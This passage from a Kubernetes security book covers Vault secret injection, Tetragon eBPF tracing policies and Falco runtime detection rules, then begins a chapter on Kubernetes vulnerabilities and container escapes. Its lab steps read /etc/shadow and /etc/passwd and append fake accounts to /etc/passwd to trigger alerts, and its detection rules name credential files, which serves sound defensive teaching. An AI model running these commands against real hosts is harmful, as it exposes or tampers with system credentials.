14. After deploying the YAML file, you will have a new Pod. Try to run the following command to see the Vault secrets you created:

```
kubectl -n vault exec -it postgres-app-6fdc7cf9cd-94rmb -c postgres-app -- cat /vault/secrets/db-user | xargs -0 echo
```

You just run a command in your new Pod named `postgres-app-6fdc7cf9cd-94rmb`, and specifically into its container named `postgres-app`.

The output will be as follows:

```
ubuntu@ip-172-31-6-241:~$ kubectl -n vault exec -it postgres-app-6fdc7cf9cd-94rmb -c postgres-app -- cat /vault/secrets/db-user | xargs -0 echo
alice
```

You can see also the password secret:

```
ubuntu@ip-172-31-6-241:~$ kubectl -n vault exec -it postgres-app-6fdc7cf9cd-94rmb -c postgres-app -- cat /vault/secrets/db-password | xargs -0 echo
pass
```

The preceding exercise leveraged Vault to store secrets in a secure way, instead of plaintext in a manifest file. Secrets in Kubernetes are Base64-encoded and can easily be decoded if not encrypted.

In this section, you reviewed how Vault is a powerful secret management solution. However, a lot of its features cannot be covered in a single section. I would encourage you to read the documentation [1] and try it out to understand Vault better. Next, let's talk about runtime protection and a new open source tool, Tetragon.

Tetragon runtime protection

In *Chapter 2, Kubernetes Networking*, we discussed Cilium CNI, originally developed by **Isovalent** and now part of **Cisco**. Building on this ecosystem, **Tetragon** is an integral component of the same project. It is an open source security and observability tool designed to leverage **Extended Berkeley Packet Filter (eBPF)** technology. Tetragon monitors and enforces runtime security policies on Linux systems, with a particular focus on Kubernetes environments. It functions as a **runtime protection agent**, offering deep visibility into (kernel-level) system behavior and enabling proactive security enforcement.

Some of the key features of Tetragon are as follows:

- Provides deep visibility into the kernel (eBPF) and application-level events. It captures detailed process executions, file accesses, network activity, and more insights.
- It allows you to define and enforce security policies for applications at runtime.
- It can also block or log unwanted behavior, such as unauthorized process launches or file modifications.
- Integration with Kubernetes, offering insights for observability in its workloads.
- Monitoring of specific events in real time, triggering security alerts that we can send to our centralized logging system.
- It is open to customization and integration with other security tools.
- It can be used for many security use cases. Here are some:
 - **Detection:** Detecting unexpected process creations or network connections
 - **Compliance monitoring:** Ensuring workloads meet security and audit requirements
 - **Incident response:** Providing useful insights during security events

Next, we will provide a step-by-step guide on deploying Tetragon and utilizing it to detect malicious behaviors within your Kubernetes environment.

The commands presented here assume a single-node Kubernetes cluster. By default, Tetragon filters events and logs in the `kube-system` namespace to reduce unnecessary noise and improve focus on actionable insights.

Here is a brief overview of the tasks you are going to perform:

- Add Cilium repository to Helm before installing Tetragon.
- Install Tetragon.
- Deploy an application called `Star Wars`.
- Test the status of the application Pods created for `Star Wars` application.
- From the Tetragon container run a command to get a compact form of logs that are been generated on another container (`xwing`).
- Trigger an execution event by `exec` into the `xwing` container. Check the new events on the Tetragon container. Do the same by running a `curl` command from the `xwing` container.

Follow these steps:

1. You will need to add a Helm cilium repository to install Tetragon first in your cluster. Run the following commands:

```
helm repo add cilium https://helm.cilium.io
helm repo update
helm install tetragon ${EXTRA_HELM_FLAGS[@]} cilium/tetragon -n
kube-system
kubectrl rollout status -n kube-system ds/tetragon -w
```

2. Next, deploy a test application (Star Wars Demo, using the link in reference [2]) to explore and experiment with Tetragon's capabilities. This application consists of three microservices:
 - A Kubernetes Service named `deathstar`, exposed on port 80, deployed using a Deployment with two replicas.
 - Two additional Pods named `tiefighter` and `xwing`, representing services running on an Empire ship and an Alliance ship, respectively.

Does this theme sound familiar to you? *Star Wars* perhaps?

```
ubuntu@ip-172-31-6-241:~$ kubectl create -f https://raw.githubusercontent.com/cilium/cilium/v1.15.3/examples/minikube/http-sw-app.yaml
service/deathstar created
deployment.apps/deathstar created
pod/tiefighter created
pod/xwing created
```

3. Now check the status of the newly created Pods:

```
ubuntu@ip-172-31-6-241:~$ kubectl get pods
```

NAME	READY	STATUS	RESTARTS	AGE
deathstar-bf77cddc9-rtbzm	1/1	Running	0	27s
deathstar-bf77cddc9-swbch	1/1	Running	0	27s
tiefighter	1/1	Running	0	27s
xwing	1/1	Running	0	27s

Looks like everything is in place for us to start leveraging Tetragon for some use cases. Note that because you are using a single-node cluster, you do not need to ensure that the xwing Pod runs on the same node as the Tetragon DaemonSet, as this would be if you were utilizing a multi-node cluster.

4. Execute a command into the DaemonSet in a container named tetragon and run the `tetra getevents -o compact --pods xwing` command, which will return a compact form of the events that have been executed on the xwing Pod:

```
kubectl exec -ti -n kube-system ds/tetragon -c tetragon -- tetra
getevents -o compact --pods xwing
```

5. In parallel, and to trigger some execution events, exec into the xwing Pod and run some commands:

```
kubectl exec xwing -ti -- bash
```

Notice that just by running the preceding bash shell, you got new events in the tetragon container:

```
ubuntu@ip-172-31-6-241:~$ kubectl exec -ti -n kube-system ds/
tetragon -c tetragon -- tetra getevents -o compact --pods xwing
process default/xwing /usr/bin/bash
```

6. Now run the following curl command from our xwing Pod:

```
curl https://ebpf.io/applications/#tetragon
```

You will notice the following events triggered in the tetragon container:

```
process default/xwing /usr/bin/curl https://ebpf.io/
applications/#tetragon
exit    default/xwing /usr/bin/curl https://ebpf.io/
applications/#tetragon 0
```

The compact execution event contains the event type, the Pod name, the binary, and the args. The exit event will include the return code; in the case of the preceding curl command, the return code was 0.

If you would like to see the full JSON event, you can remove the `-o compact` option on the Tetragon side to get the following output JSON:

```
{
  "process_exec": {
    "process": {
      "exec_id": "aXAtMTcyLTMxLTYtMjQxOjE3MDMwNzcyOTkyNTAyNTQ6MTYwMjMyNw==",
      "pid": 1602327,
      "uid": 0,
      "cwd": "/",
      "binary": "/usr/bin/curl",
      "arguments": "https://ebpf.io/applications/#tetragon",
      "flags": "execve rootcwd clone",
      "start_time": "2024-12-05T13:20:48.395752307Z",
      "auid": 4294967295,
      "pod": {
        "namespace": "default",
        "name": "xwing",
        "container": {
          "id": "containerd://2324033603a916610ae7c72f80ebf96b49c80c307506bdc4d0ee84fed22e1db",
          "name": "spaceship",
          "image": {
            "id": "quay.io/cilium/json-mock@sha256:5aad04835eda9025fe4561ad31be77fd55309af8158ca8663a72f6abb78c2603",
            "name": "sha256:adcc2d0552708b61775c71416f20abddad5fd39b52eb4ac10d692bd19a577edb"
          },
          "start_time": "2024-12-05T12:57:41Z",
          "pid": 26,
          "pod_labels": {
            "app.kubernetes.io/name": "xwing",
            "class": "xwing",
            "org": "alliance"
          },
          "workload": "xwing",
          "workload_kind": "Pod",
          "docker": "2324033603a916610ae7c72f80ebf96",
          "parent_exec_id": "aXAtMTcyLTMxLTYtMjQxOjE3MDI2NzE2MTI4NzkzNTA6MTYwMDU1Ng==",
          "tid": 1602327,
          "parent": {
            "exec_id": "aXAtMTcyLTMxLTYtMjQxOjE3MDI2NzE2MTI4NzkzNTA6MTYwMDU1Ng==",
            "pid": 1600556,
            "uid": 0,
            "cwd": "/",
            "binary": "/usr/bin/bash",
            "flags": "execve rootcwd clone",
            "start_time": "2024-12-05T13:14:02.709380341Z",
            "auid": 4294967295,
            "pod": {
              "namespace": "default",
              "name": "xwing",
              "container": {
                "id": "containerd://2324033603a916610ae7c72f80ebf96b49c80c307506bdc4d0ee84fed22e1db",
                "name": "spaceship",
                "image": {
                  "id": "quay.io/cilium/json-mock@sha256:5aad04835eda9025fe4561ad31be77fd55309af8158ca8663a72f6abb78c2603",
                  "name": "sha256:adcc2d0552708b61775c71416f20abddad5fd39b52eb4ac10d692bd19a577edb"
                },
                "start_time": "2024-12-05T12:57:41Z",
                "pid": 18,
                "pod_labels": {
                  "app.kubernetes.io/name": "xwing",
                  "class": "xwing",
                  "org": "alliance"
                },
                "workload": "xwing",
                "workload_kind": "Pod",
                "docker": "2324033603a916610ae7c72f80ebf96",
                "parent_exec_id": "aXAtMTcyLTMxLTYtMjQxOjE3MDI2NzE0NjgyMTUzMjQ6MTYwMDU0Nw==",
                "tid": 1600556,
                "node_name": "ip-172-31-6-241",
                "time": "2024-12-05T13:20:48.395751233Z"
              }
            }
          }
        }
      }
    }
  }
}
```

We have covered the most basic event that Tetragon can generate for us, but this time, let's demonstrate how to monitor specific sensitive files.

For this to work, you should apply a YAML file policy with the files and directories you want to monitor.

The policy manifest file (to be named `sensitive-files-monitoring.yaml`) would be like the following:

```
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: "sensitive-files-monitoring"
spec:
  kprobes:
    - call: "security_file_permission"
      syscall: false
      return: true
      args:
        - index: 0
          type: "file" # (struct file *) used for getting the path
        - index: 1
          type: "int" # 0x04 is MAY_READ, 0x02 is MAY_WRITE
      returnArg:
        index: 0
        type: "int"
      returnArgAction: "Post"
  selectors:
    - matchArgs:
        - index: 0
          operator: "Prefix"
          values:
            - "/boot" # Reads to sensitive directories
            - "/root/.ssh" # Reads to sensitive files we want to know about
            - "/etc/shadow"
            - "/etc/passwd"
        - index: 1
          operator: "Equal"
          values:
            - "4" # MAY_READ
```

You can see from the preceding policy that you are monitoring one directory (boot) and three files. The last line shows that all we want is to read only events.

Apply the following policy:

```
kubectl apply -f sensitive-files-monitoring.yaml
```

You again run the same command on the tetragon container to observe events for those files being monitored.

From the xwing Pod, run the following command to read the password file:

```
cat /etc/passwd
```

Going back to your tetragon container, you will see the following events triggered:

```
process default/xwing /usr/bin/cat /etc/passwd
read    default/xwing /usr/bin/cat /etc/passwd
exit    default/xwing /usr/bin/cat /etc/passwd 0
```

You would now like to confirm that only read-only events are triggered. You can do an easy test by writing to the password file from our xwing Pod:

```
echo 'packt:x:1000:1000::/home/packt:/bin/bash' >> /etc/passwd
```

This time, you do not get a write event because you specified only read events in the policy. Let's modify the policy to also add write events and apply it again. Just add the new line at the bottom of the file, as follows:

```
values:
  - "4" # MAY_READ
  - "2" # MAY_WRITE
```

Apply the policy again and run another write command:

```
echo 'packt2:x:1000:1000::/home/packt2:/bin/bash' >> /etc/passwd
```

Check to confirm that the new write event has been triggered:

```
write    default/xwing /usr/bin/bash /etc/passwd
```

Finally, you are now going to monitor network access outside of your cluster.

Probably, you do not want to get network traffic events destined for your POD internal networks or services, as it can be too noisy. For that, you can exclude the IP range of your Pods:

The CIDR Pod default network is 10.0.0.0/8

Your service network is 10.96.0.0/12

You can use the following policy to exclude such a range:

```
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: "monitor-network-activity-outside-cluster-cidr-range"
spec:
  kprobes:
    - call: "tcp_connect"
      syscall: false
      args:
        - index: 0
          type: "sock"
      selectors:
        - matchArgs:
            - index: 0
              operator: "NotDAddr"
              values:
                - 127.0.0.1
                - 10.0.0.0/8
                - 10.96.0.0/12
```

Apply the policy and run the following on your tetragon container/daemonset:

```
kubectl exec -ti -n kube-system ds/tetragon -c tetragon -- tetra getevents
-o compact --pods xwing --processes curl
```

From the xwing Pod, run the following:

```
curl https://ebpf.io/applications/#tetragon
```

The following output is from the tetragon container:

```
ubuntu@ip-172-31-6-241:~$ kubectl exec -ti -n kube-system ds/tetragon -c
tetragon -- tetra getevents -o compact --pods xwing --processes curl
process default/xwing /usr/bin/curl https://ebpf.io/applications/#tetragon
connect default/xwing /usr/bin/curl tcp 10.0.0.132:47832 ->
104.26.5.27:443
exit    default/xwing /usr/bin/curl https://ebpf.io/applications/#tetragon
0
```

You will be able to see the connections to our curl command on the events.

Now repeat it, but this time run curl to one of your internal services:

```
curl -s -XPOST deathstar.default.svc.cluster.local/v1/request-landing
```

You can confirm that there are no events as you have excluded them in the policy.

You have now learned how to install Tetragon and leverage a couple of scenarios such as monitoring sensitive files and network access outside of the cluster. We demonstrated the value of in-kernel filtering. There are more helpful things that this tool can do for you – for example, you can block operations in the kernel or kill the application attempting the operation [3]. Next, you will explore runtime threat detection in Kubernetes with Falco.

Detecting anomalies with Falco [4]

Falco is a CNCF open source project that detects anomalous behavior or runtime threats in cloud-native environments, such as a Kubernetes cluster. It is a rule-based runtime detection engine with many out-of-the-box detection rules. This section first provides an overview of Falco and then shows you how to write a Falco custom rule so that you can build your own Falco rules to protect your Kubernetes cluster.

Falco is widely used to detect anomalous behaviors in cloud-native environments, especially in the Kubernetes cluster. So, what is anomaly detection? Basically, this approach uses behavioral signals to detect security abnormalities, such as leaked credentials or unusual activity, and the behavioral signals can be derived from your knowledge of the entities in terms of what the normal behavior is.

Some activities that Falco can detect are the following:

- File activities such as open, read, and write
- Process activities such as `execve` and `clone` system calls
- Network activities such as accept, connect, and send

To cover all these activities or behaviors happening in the Kubernetes cluster, you will need rich sources of information. Next, let's talk about the event sources that Falco relies on to do anomalous detection, and how the sources cover the preceding activities and behaviors.

Event sources for anomaly detection

Falco relies on two event sources for anomalous detection. One is system calls, and the other is the Kubernetes audit events. For system call events, Falco uses a kernel module to tap into the stream of system calls on a machine, and then passes those system calls to a user space (eBPF is recently supported as well). Within the user space, Falco also enriches the raw system call events with more context, such as the process name, container ID, container name, image name, and so on. For Kubernetes audit events, you need to enable the Kubernetes audit policy and register the Kubernetes audit webhook backend with the Falco service endpoint. Then, the Falco engine checks any of the system call events or Kubernetes audit events matching any Falco rules loaded in the engine.

It's also important to talk about the rationale for using system calls and Kubernetes audit events as event sources to do anomalous detection. System calls are a programmatic way for applications to interact with the operating system to access resources such as files, devices, the network, and so on. Considering containers are a bunch of processes with their own dedicated namespaces and that they share the same operating system on the node, a system call is the one unified event source that can be used to monitor activities from containers. It doesn't matter what programming language the application is written in; ultimately, all the functions will be translated into system calls to interact with the operating system. Look at *Figure 12.3*.




Figure 12.3 – Containers and system calls

In *Figure 12.3*, there are four containers running different applications. These applications may be written in different programming languages, and all of them call a function to open a file with a different function name (for example, `fopen`, `open`, and `os.Open`). However, from the operating system perspective, all these applications call the same system call, `open`, but maybe with different parameters. Falco can retrieve events from such system calls so that it doesn't matter what kind of applications they are or what kind of programming language is in use.

On the other hand, with the help of Kubernetes audit events, Falco has full visibility into a Kubernetes object's life cycle. This is also important for detecting anomalous behaviors. For example, it may be abnormal that there is a Pod with a **busybox** image launched as a privileged Pod in a production environment.

Overall, the two event sources—system calls and Kubernetes audit events—are sufficient to cover all the meaningful activities happening in the Kubernetes cluster. Now, with an understanding of Falco event sources, let's wrap up our overview of Falco with a high-level architecture review.

Falco is mainly composed of a few components, all listed here:

- **Falco rules:** Rules that are defined to detect whether an event is an anomaly.
- **Falco engine:** Evaluates an incoming event with Falco rules and throws an output if an event matches any of the rules.
- **Kernel module/Sysdig libraries:** Tag system calls events and enrich them before sending them to the Falco engine for evaluation.
- **Web server:** Listens on Kubernetes audit events and passes them on to the Falco engine for evaluation.

Next, let's try to create some Falco rules and detect any anomalous behavior. Follow these steps:

1. Before we dive into Falco rules, make sure you have Falco installed by running the following command:

```
helm repo add falcosecurity https://falcosecurity.github.io/charts
helm repo update
helm install --replace falco --namespace falco --create-namespace
--set tty=true falcosecurity/falco
```

2. Now check your newly created falco namespace and its Pod:

```
kubectl get pods -n falco
ubuntu@ip-172-31-6-241:~$ kubectl get pods -n falco
```

NAME	READY	STATUS	RESTARTS	AGE
falco-fqmq2	2/2	Running	0	87s

3. Falco is installed and you are ready to simulate some events. Edit the shadow file from an nginx Pod that is installed on the vault namespace using the following command:

```
kubectl exec -it nginx -n vault -- cat /etc/shadow
```

4. To check the logs generated, just check the Pod logs on the falco Pod, as shown here:

```
kubectl logs -l app.kubernetes.io/name=falco -n falco -c falco
16:20:28.422235323: Warning Sensitive file opened for reading by
non-trusted program (file=/etc/shadow gparent=systemd gpparent=<NA>
gggparent=<NA> evt_type=openat user=root user_uid=0 user_loginuid=-1
process=cat proc_exepath=/usr/bin/cat parent=containerd-shim
command=cat /etc/shadow terminal=34816 container_id=326891ed4432
container_image=docker.io/library/nginx container_image_
tag=1ee494ebb83f2db5eebcc6cc1698c5091ad2e3f3341d44778bccfed3f8a28a43
container_name=nginx k8s_ns=vault k8s_pod_name=nginx)
```

The preceding event was generated using a default built-in rule in Falco. As we mentioned earlier, there are many out-of-the-box rules. The rule that has triggered from the last command is the following:

```
- rule: Read sensitive file untrusted
  desc: >
    An attempt to read any sensitive file (e.g. files containing user/
    password/authentication
    information). Exceptions are made for known trusted programs. Can be
    customized as needed.
    In modern containerized cloud infrastructures, accessing traditional
    Linux sensitive files
    might be less relevant, yet it remains valuable for baseline
    detections. While we provide additional
    rules for SSH or cloud vendor-specific credentials, you can
    significantly enhance your security
    program by crafting custom rules for critical application credentials
    unique to your environment.
  condition: >
    open_read
    and sensitive_files
    and proc_name_exists
    and not proc.name in (user_mgmt_binaries, userexec_binaries, package_
    mgmt_binaries,
    cron_binaries, read_sensitive_file_binaries, shell_binaries, hids_
    binaries,
    vpn_binaries, mail_config_binaries, nomachine_binaries, sshkit_
    script_binaries,
    in.proftpd, mandb, salt-call, salt-minion, postgres_mgmt_binaries,
    google_oslogin_
    )
    and not cmp_cp_by_passwd
    and not ansible_running_python
    and not run_by_qualys
    and not run_by_chef
    and not run_by_google_accounts_daemon
    and not user_read_sensitive_file_conditions
    and not mandb_postinst
    and not perl_running_plesk
```

```

    and not perl_running_updmap
    and not veritas_driver_script
    and not perl_running_centrifdc
    and not runuser_reading_pam
    and not linux_bench_reading_etc_shadow
    and not user_known_read_sensitive_files_activities
    and not user_read_sensitive_file_containers
    output: Sensitive file opened for reading by non-trusted program
    (file=%fd.name gparent=%proc.aname[2] ggparent=%proc.aname[3]
    ggpgparent=%proc.aname[4] evt_type=%evt.type user=%user.name user_
    uid=%user.uid user_loginuid=%user.loginuid process=%proc.name proc_
    exepath=%proc.exepath parent=%proc.pname command=%proc.cmdline
    terminal=%proc.tty %container.info)
    priority: WARNING
    tags: [maturity_stable, host, container, filesystem, mitre_credential_
    access, T1555]

```

The preceding default `Read sensitive file untrusted` Falco rule is designed to detect attempts to read sensitive system files (such as `/etc/shadow`, `/etc/passwd`, authentication configs, etc.) by processes that are not considered trusted.

It watches the `open_read` syscall on sensitive files and triggers an alert only when the process doing the reading is not in a predefined list of trusted binaries (such as package managers, system daemons, etc.).

Next, you will learn how to create a custom rule in Falco.

Creating custom rules

There are three types of elements in Falco rules, as follows:

- **Rule:** A condition under which an alert will be triggered. A rule has the following attributes: rule name, description, condition, priority, source, tags, and output. When an event matches any rule's condition, an alert is generated based on the output definition of the rule.
- **Macro:** A rule condition snippet that can be reused by other rules or macros.
- **List:** A collection of items that can be used by macros and rules.

Falco system call rules evaluate system call events—more precisely, the enriched system calls. System call event fields are provided by the kernel module and are identical to the Sysdig (an open source tool built by the Sysdig company) filter fields. The policy engine uses Sysdig’s filter to extract information such as the process name, container image, and file path from system call events and evaluate them with Falco rules.

The following are the most common Sysdig filter fields that can be used to build Falco rules:

- `proc.name`: Process name
- `fd.name`: File name that is written to or read from
- `container.id`: Container ID
- `container.image.repository`: Container image name without tag
- `fd.sip` and `fd.sport`: Server **Internet Protocol (IP)** address and server port
- `fd.cip` and `fd.cport`: Client IP and client port
- `evt.type`: System call event (open, connect, accept, execve, and so on)

Let’s try to build a simple Falco rule. Assume that you have an nginx pod that serves static files from the `/usr/share/nginx/html/` directory only. So, you can create a Falco rule to detect any anomalous file read activities as follows:

```
customRules:
  custom-rules.yaml: |-
    - rule: Anomalous read in nginx pod
      desc: Detect any anomalous file read activities in Nginx pod.
      condition: >
        (open_read and container and container.image.repository="docker.
io/library/nginx" and fd.directory != "/usr/share/nginx/html")
      output: Anomalous file read activity in Nginx pod (user=%user.
name process=%proc.name file=%fd.name container_id=%container.id
image=%container.image.repository)
      priority: WARNING
```

Now apply this custom rule by adding it to a new file and running some commands, as follows.

Name it `falco_custom_rule.yaml` and run the following command:

```
helm upgrade --namespace falco falco falcosecurity/falco --set tty=true -f
falco_custom_rule.yaml
```


The preceding rule used two default macros: `open_read` and `container`. The `open_read` macro checks if the system call event is open in read mode only, while the `container` macro checks if the system call event happened inside a container. Then, the rule applies to containers running the `docker.io/library/nginx` image only, and the `fd.directory` filter retrieves the file directory information from the system call event. In this rule, it checks if there is any file read outside of the `/usr/share/nginx/html/` directory.

If you try to read a file on the nginx pod running the specific image, you will get the events in Falco (we just run `cat/etc/passwd` from the nginx container):

```
17:04:47.247591202: Warning Anomalous file read activity in Nginx pod
(user=root process=cat file=/etc/passwd container_id=326891ed4432
image=docker.io/library/nginx) container_id=326891ed4432
container_image=docker.io/library/nginx container_image_
tag=1ee494ebb83f2db5eebcc6cc1698c5091ad2e3f3341d44778bccfed3f8a28a43
container_name=nginx k8s_ns=vault k8s_pod_name=nginx
17:04:48.825363295: Warning Anomalous file read activity in Nginx
pod (user=root process=bash file=/root/.bash_history container_
id=326891ed4432 image=docker.io/library/nginx) container_
id=326891ed4432 container_image=docker.io/library/nginx container_image_
tag=1ee494ebb83f2db5eebcc6cc1698c5091ad2e3f3341d44778bccfed3f8a28a43
container_name=nginx k8s_ns=vault k8s_pod_name=nginx
```

Handling false positive considerations in Runtime security

One of the biggest operational challenges in runtime security is dealing with false positives, such as alerts triggered by legitimate activity that are mistakenly flagged as suspicious. Both **Falco** and **Tetragon** rely on behavioural rules (Falco via syscalls, Tetragon via eBPF), so a lot of noise will be generated if rules are too broad or not adapted to your environment.

Here are a few recommendations you can adopt to tackle this:

- **Tune rules early:** Use your environment's normal behavior to fine-tune which rules to enable or customize.
- **Suppress known good activity:** Most tools support rule exceptions (for instance, not `proc.name in (...)` etc.) to allow known processes or container labels.

- **Tag and categorize alerts:** Help separate high-confidence alerts from noisy ones for easier triage.
- **Centralize logs:** Send alerts to a SIEM where correlation rules can further reduce alert fatigue.

Summary

This chapter discussed the basic principles and tools for building a secure Kubernetes environment, focusing on the concept of defense in depth. We highlighted the importance of ensuring high availability to minimize the risk of downtime and provide redundancy. We also explained how **Vault**, a secret management tool, can be used to securely store and access sensitive information such as API keys, tokens, and credentials. We introduced **Tetragon**, a runtime protection agent that leverages **eBPF** to monitor and enforce security policies. Finally, we discussed **Falco**, an open source runtime security tool that provides real-time detection of anomalous activities by monitoring system calls and Kubernetes events. You gained an understanding of these concepts by following some practical step-by-step exercises.

In *Chapter 13*, Kubernetes Vulnerabilities and Container Escapes, you'll explore common vulnerabilities and learn how threat actors can exploit them, using advanced tactics and techniques to compromise a Kubernetes cluster, including escaping from containers to gain access to the underlying host system.

Further reading

[1] Vault documentation (<https://developer.hashicorp.com/vault/docs>)

[2] Cilium demo application (<https://docs.cilium.io/en/stable/gettingstarted/demo/>)

[3] Tetragon documentation (<https://tetragon.io/docs/overview/>)

[4] Falco documentation (<https://www.falcoframework.com/docs/>)

13

Kubernetes Vulnerabilities and Container Escapes

The primary focus of this book is on Kubernetes security from a defensive standpoint, essentially from the perspectives of DevOps engineering teams, cluster administrators, and system engineers. However, it is equally important for you to understand the mindset of attackers. Knowing how adversaries exploit misconfigurations and vulnerabilities to gain access to systems can provide valuable insights into potential common attack vectors, so you can implement defensive strategies accordingly. A good defender must know attacker techniques.

Kubernetes has become a cornerstone of modern cloud-native architectures. However, with its growing popularity, it also faces an increase in attackers wanting to exploit misconfigurations, vulnerabilities, and insecure deployments. This chapter delves into some of the common security risks to Kubernetes environments, focusing on two critical threats: vulnerabilities within the Kubernetes ecosystem and container escape techniques. This chapter will illustrate these concepts through guided hands-on scenarios.

We will cover the following topics in this chapter:

- Understanding Kubernetes vulnerabilities
- Container escape techniques
- Practical exercises: escaping from containers

Technical requirements

For the hands-on part of this chapter and to get some practice from the demos, scripts, and labs from the book, you will need a Linux environment with a Kubernetes cluster installed (minimum version 1.30). There are several options available for this. You can deploy a Kubernetes cluster on a local machine, cloud provider, or managed Kubernetes cluster. Having at least two systems is highly recommended for high availability, but if this option is not possible, you can always install two nodes on one machine to simulate the latest setup. One master node and one worker node are recommended. For the specifics of this chapter, one node would also work for most of the exercises.

Understanding Kubernetes vulnerabilities

You know by now that Kubernetes is not secure by default. Due to different factors such as rapid growth, tool integrations, complexity, and so on, attackers are finding new ways to attack workloads.

This section will focus on Kubernetes vulnerabilities and misconfigurations. An accurate definition of a security vulnerability is a software code flaw or system misconfiguration that attackers can leverage to gain unauthorized access to a system or network.

Common Kubernetes vulnerabilities fall into the following categories:

- **Role-Based Access Control (RBAC):** Improperly configured Kubernetes clusters can expose sensitive information or provide unauthorized access. Bad actors might look for exposed ports, weak passwords, or misconfigured access controls.

RBAC is an identity security mechanism to control access to Kubernetes resources. Misconfigurations occur when roles or role bindings are overly permissive. For example, one could grant cluster-admin role privileges to non-administrative users by mistake. An attacker could use this misconfiguration to gain access to a service account with excessive permissions and deploy malicious Pods or exfiltrate sensitive data. While the underlying principle to mitigate this risk is to follow the principle of least privilege, achieving this in practice requires careful design, regular reviews of RBAC policies, and automated enforcement mechanisms.

- **Insecure APIs:** The Kubernetes API server is a critical component that, if exposed, can be exploited. The kubelet component is responsible for managing the state of individual nodes in a Kubernetes cluster. It runs on each node and interacts with the Kubernetes API server to ensure that containers on the node are running and healthy. It runs by default on TCP port 10250. You learned in *Chapter 6, Securing Cluster Components* how to use a tool called kubeletctl to scan for misconfigured kubelets. One example of a critical vulnerability in the Kubernetes API server is **CVE-2023-2727 [1]**, which allowed **remote code execution (RCE)** via a specially crafted request to the kubelet's /exec subresource. This vulnerability enabled attackers to execute arbitrary commands on the node without proper authentication under certain configurations. Specifically, it exploited insecure API exposure paths that bypassed expected authorization checks. While applying strong network policies is one mitigation strategy, such as restricting access to the kubelet's API from unauthorized Pods or external networks, it's also important to enforce authentication and authorization on the kubelet component itself. Disabling anonymous access and properly configuring **Role-Based Access Control (RBAC)** can significantly reduce the attack surface.
- **Application vulnerabilities:** Containers are built from images that contain vulnerabilities. Attackers might exploit these vulnerabilities to gain access to the container or to execute malicious code. One of the most common vulnerabilities for containers is **Server-Side Request Forgery (SSRF) [2]**, which is a security vulnerability where an attacker can induce the server running within a Pod to make unintended requests to internal or external resources, potentially leading to the exposure of sensitive information or unauthorized actions. Attackers can use SSRF to exploit internal systems by supplying malicious input, such as URLs or IP addresses, in places where the server makes requests to external resources.
- **Insecure workload configurations:** Pods, Deployments, and so on can be misconfigured, leading to security risks. One example is allowing containers to run as root and allowing privilege escalation; an attacker might exploit a container running as root and gain access to the entire host system (escape). You can leverage **Pod Security Admission (PSA)** to enforce security contexts.
- **Container image vulnerabilities:** Images contain vulnerabilities in the OS, libraries, or application code due to improper scanning before deployment, misconfigurations, outdated image sources, and so on. An attacker can exploit a vulnerability in a container image to execute arbitrary code. One real example was **CVE-2023-25173 [3]**: A vulnerability in containerd allowing container escape. To remediate this, use trusted base images from official repositories, scan regularly for vulnerabilities, and apply patches.

- **Supply chain attacks:** Supply chain attacks target the tools and processes used to build and deploy applications – for example, using untrusted Helm charts or YAML manifests that an attacker might have injected malicious code into. Using images from non-trusted repositories can lead to a compromise of the full cluster. Use tools such as Cosign to verify image signatures [4].
- **AI-powered attacks on Kubernetes clusters:** Attackers are increasingly using AI and machine learning to automate attacks on Kubernetes clusters. One example could be an AI-driven tool that can identify misconfigurations or vulnerabilities in real time. For mitigation of such attacks, use AI-driven security tools to detect and respond to threats. On the offensive side, AI models can be used to automate reconnaissance, identify vulnerable containers by scanning public images, or simulate **advanced persistent threats (APTs)** by learning typical traffic patterns. On the defensive side, AI-powered tools are increasingly integrated into Kubernetes security platforms to enhance anomaly detection, threat hunting, and automated response. For instance, there are solutions that utilize ML-based runtime protection and can detect unusual Pod behavior and privilege escalation attempts.

Proactive measures, including regular patching, strict access controls, and continuous monitoring are essential to defend against these vulnerabilities.

With these defenses in mind, let's now examine the most prevalent techniques used to escape containers.

Container escape techniques

Containers are designed to provide isolation between applications and the host operating system, but vulnerabilities or misconfigurations can allow attackers to bypass this isolation. Container escape refers to the phase of an attack when an attacker breaks out of an isolated container environment and gains unauthorized access to the underlying host system or other parts of the infrastructure. Once it is on the host, it can interact with the file system and other containers running on that node, move laterally to other nodes within the cluster, install malware, exfiltrate data, or pivot to other systems.

Finally, attackers can establish persistence on the host, which makes it difficult to detect and remove them.

There are many different techniques for container escape that bad actors can leverage. Some of them are misconfigurations and others could be due to system vulnerabilities. Understanding these techniques and addressing potential weaknesses is critical to mitigating the risk of container escapes and safeguarding the integrity of the infrastructure.

The most common container escape techniques are summarized here:

- **Exploiting misconfigured capabilities:** Linux capabilities allow containers to perform specific privileged operations. Misconfigured capabilities can be abused to escape the container. Some examples of such capabilities are `CAP_SYS_ADMIN`, which allows administrative operations on the host, and `CAP_SYS_MODULE`, which allows loading kernel modules.
